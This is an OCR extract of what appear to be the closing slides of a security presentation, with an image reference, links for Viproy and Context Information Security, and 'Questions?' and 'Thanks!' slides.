
http://www.viproy.com

- Context Information Security

http://www.contextis.com

context

QUESTIONS?



context

THANKS!